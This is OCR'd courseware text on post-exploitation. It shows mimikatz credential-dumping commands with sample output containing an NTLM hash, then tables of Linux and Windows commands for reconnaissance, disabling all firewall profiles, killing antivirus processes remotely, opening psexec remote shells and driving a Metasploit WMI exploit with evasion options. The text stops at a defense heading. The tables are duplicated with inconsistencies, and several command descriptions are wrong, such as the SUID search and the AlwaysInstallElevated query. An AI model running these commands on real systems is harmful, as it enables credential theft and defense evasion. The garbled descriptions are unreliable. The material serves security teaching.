
  The mimikatz tool allows attackers to obtain and store different authentication credentials such as Kerberos tickets. It assists attackers in stealing credentials and performing privilege escalation. Attackers also use mimikatz to perform OPtH attacks. Given below are the commands used to perform the attack and obtain AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket, which can be further used to access different authorized resources.

  ```
  privilege::debug
  sekurlsa::ekeys
  ```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
Session           : NewCredentials from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : (null)
Logon Time        : 2/25/2019 10:06:03 AM
SID               : S-1-5-21-2490182989-4136226752-3308112936-1108
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 13b29964cc2480b4ef454c59562e675c
        tspkg :
```

Figure 6.203: Screenshot of mimikatz



Linux Post-Exploitation

File-System Commands

Command	Description
find / -perm -4000 -ls 2> /dev/null	Discovers SUID-executable binaries
$ chmod o-w file	Disables write access to a file
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
ps -ef	Displays the current process along with its process ID (PID)
mount	Attaches a file system to the directory tree structure
route -n	Displays host/network names in numeric form
cat /etc/crontab	Displays running cron jobs

Linux Post-Exploitation

After compromising and gaining shell access to a target system, attackers attempt to perform further exploitation to gain complete access over other resources and achieve long-term persistence.

Listed below are some Linux-based post-exploitation commands.

File-System Commands


Command	Description
`find / -perm -3000 -ls 2> /dev/null`	Discovers SUID-executable binaries
`find / -path /sys -prune -o -path /proc -prune -o -type f -perm -o=w -ls 2> /dev/null`	Discovers world-writable files
`chmod o-w file`	Disables write access to a file
`find / -path /sys -prune -o -path /proc -prune -o -type d -perm -o=w -ls 2> /dev/null`	Discovers world-writable directories
`find / -name "*.txt" -ls 2> /dev/null`	Discovers .txt files on the system
`sudo -l`	Displays the list of permitted and forbidden commands
`openssl s_client -connect <hostname>:<port> -showcerts`	Displays all certificates' details
`keytool -list -v -keystore keystore.jks`	Displays contents of keystore files and alias names

Table 6.13: Commands on file systems

Information-Gathering Commands

Command	Description
`ps -ef`	Displays the current process along with its process ID (PID)
`mount`	Attaches a file system to the directory tree structure
`route -n`	Displays host/network names in numeric form
`/sbin/ifconfig -a`	Displays network configuration details
`cat /etc/crontab`	Displays running cron jobs
`ls -la /etc/cron.d`	Displays the software package used for the specified cron job
`cat /etc/exports`	Displays directories that can be exported to NFS clients
`cat /etc/redhat* /etc/debian* /etc/*release`	Displays the OS version details
`ls /etc/rc*`	Lists bootup services
`egrep -e '/bin/(ba)?sh' /etc/passwd`	Displays all the users who have shell access
`cat ~/.ssh/`	Displays SSH relationships and login details

Table 6.14: Commands for gathering information



Windows Post-Exploitation

File-System Commands

Command	Description
dir /a:h	Retrieves the directory names with hidden attributes
findstr /E ".txt" > txt.txt	Retrieves all the text files
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Service Commands

Command	Description
sc queryex type=service state=all	Lists all the available services
sc queryex type=service state=all | find /i "Name of the service: myService"	Lists details about the specified service
net start or stop	Starts/stops a network service
netsh firewall show state	Displays the current firewall state
netsh firewall show config	Displays firewall settings
netsh advfirewall set currentprofile state off	Turns off the firewall service for the current profile
netsh advfirewall set allprofiles state off	Turns off the firewall service for all profiles

WMIC Commands

Command	Description
wmic os where Primary='TRUE' reboot	Reboots Windows
wmic /node:"" product get name,version,vendor	Displays the details of the installed software
wmic cpu get	Retrieves the processor's details
wmic useraccount get name,sid	Retrieves login names and their SIDs

Remote Execution Commands

Command	Description
wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber	Retrieves the PC's serial number
taskkill.exe /S <IP address> /U domain\username /F /FI "eset"	Terminates services associated with eset
tasklist.exe /S <IP address> /U domain\username	Defines the user context to execute commands
tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"	Retrieves all the processes running on the system that are not actually "SYSTEM"

Windows Post-Exploitation

Once attackers compromise a system and gain shell access to it, they can perform various undesirable activities without the user's knowledge. The main intention behind performing post-exploitation is to gain control over every part of the system and maintain persistence over time.

Listed below are some Windows-based post-exploitation commands.

File-System Commands

Command	Description
`dir /a:h`	Retrieves the directory names with hidden attributes
`findstr /E ".txt" > txt.txt`	Retrieves all the text files
`findstr /E ".log" > log.txt`	Retrieves all the log files
`findstr /E ".doc" > doc.txt`	Retrieves all the document files

Table 6.15: File-system commands

Hash Computing Commands

Command	Description
`Get-FileHash <file-name> -a md5`	Generates MD5 hashes
`Get-FileHash <file-name> -a sha1`	Generates SHA-1 hashes
`Get-FileHash <file-name>`	Retrieves SHA-256 hashes by default

Table 6.16: Hash computing commands

Registry Commands

Command	Description
`reg query HKLM /f credential /t REG_SZ /s > hklm_password.txt`	Detects the registry hives for the value “credential”
`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated > reg_always.txt`	Installs a package with elevated privileges
`reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall >> ListofInstalledPrograms.txt`	Provides a list of all programs to query a registry

Table 6.17: Registry commands

Scheduler Commands

Command	Description
`schtasks /query /fo LIST /v > schtasks.txt`	Retrieves the scheduled task list
`tasklist /SVC > tasklist.txt`	Retrieves all currently active processes

Table 6.18: Task schedule commands

WMIC Commands

Command	Description
`wmic os where Primary='TRUE' reboot`	Reboots Windows
`wmic service get name,displayname,pathname,startmode > wmic_service.txt`	Retrieves the service name, path of the executable, etc.
`wmic /node:"" product get name,version,vendor`	Displays the details of the installed software
`wmic cpu get`	Retrieves the processor’s details
`wmic useraccount get name,sid`	Retrieves login names and their SIDs

Table 6.19: WMIC commands

Net Commands

Command	Description
`net config rdr`	Shows domain connection details
`net computer \\computername /add`	Adds a computer to the domain
`net view`	Displays the list of computers and networks devices in the domain
`net view \\host`	Displays the name of the host computer
`net share`	Helps manage shared resources with the appropriate parameters

Table 6.20: Net commands

Network Commands

Command	Description
`route print or netstat -r command`	Displays routing tables for the destination
`arp -a`	Shows the ARP table for a specific IP address
`ipconfig /all`	Displays IP configuration details
`getmac`	Retrieves the physical address

Table 6.21: Network commands

Service Commands

Command	Description
`sc queryex type=service state=all`	Lists all the available services
`sc queryex type=service state=all | find /i "Name of the service: myService"`	Lists details about the specified service
`net start or stop`	Starts/stops a network service
`netsh firewall show state`	Displays the current firewall state
`netsh firewall show config`	Displays firewall settings
`netsh advfirewall set currentprofile state off`	Turns off the firewall service for the current profile
`netsh advfirewall set allprofiles state off`	Turns off the firewall service for all profiles

Table 6.22: Service commands

Remote Execution Commands

Command	Description
`wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber`	Retrieves the PC's serial number
`taskkill.exe /S <IP address>  /U domain\username /F /FI "eset"`	Terminates services associated with eset
`tasklist.exe /S <IP address>  /U domain\username`	Defines the user context to execute commands
`tasklist.exe /S <IP address>  /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"`	Retrieves all the processes running on the system that are not actually "SYSTEM"

Table 6.23: Remote execution commands

Sysinternals Commands

Command	Description
`psexec -i \\<RemoteSystem> cmd`	Establishes an interactive CMD with a remote system
`psexec -i \\<RemoteSystem> -c file.exe`	Copies file.txt from the local machine to a remote computer
`psexec -i -d -s c:\windows\regedit.exe`	Retrieves the contents of security keys and SAM
`psexec -i \\<RemoteSystem> ipconfig /all`	Displays a remote system's network information

Table 6.24: Sysinternals commands

Authenticated WMI Exec via PowerShell

Commands	Description
`msf > use exploit/windows/local/ps_wmi_exec`	Launches a suitable local exploit
`msf exploit(windows/local/ps_wmi_exec) > show targets`	Displays the list of targets
`msf exploit(windows/local/ps_wmi_exec) > show options`	Displays all the available options
`msf exploit(windows/local/ps_wmi_exec) > show payloads`	Displays possible payloads
`msf exploit(windows/local/ps_wmi_exec) > show evasion`	Displays suitable evasion options

Table 6.25: Metasploit commands

How to Defend against Persistence Attacks

Discussed below are some of the countermeasures to defend against domain dominance attacks:

